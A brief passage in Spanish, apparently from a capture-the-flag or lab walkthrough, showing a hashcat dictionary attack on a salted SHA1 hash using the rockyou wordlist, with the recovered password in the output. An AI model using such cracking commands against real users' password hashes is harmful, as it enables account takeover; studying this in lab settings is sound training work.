- Seguidamente, ejecutamos el siguiente comando: `hashcat -m 120 -a 0 "b8fd3f41a541a435857a8f3e751cc3a91c174362:d" /usr/share/wordlists/rockyou.txt -d 1 --show.`
 Es importante que usemos `:d` al final de la cadena, ya que de este modo indicamos el **salt**.

- ```
> hashcat -m 120 -a 0 "b8fd3f41a541a435857a8f3e751cc3a91c174362:d" /usr/share/wordlists/rockyou.txt -d 1 --show
b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness
```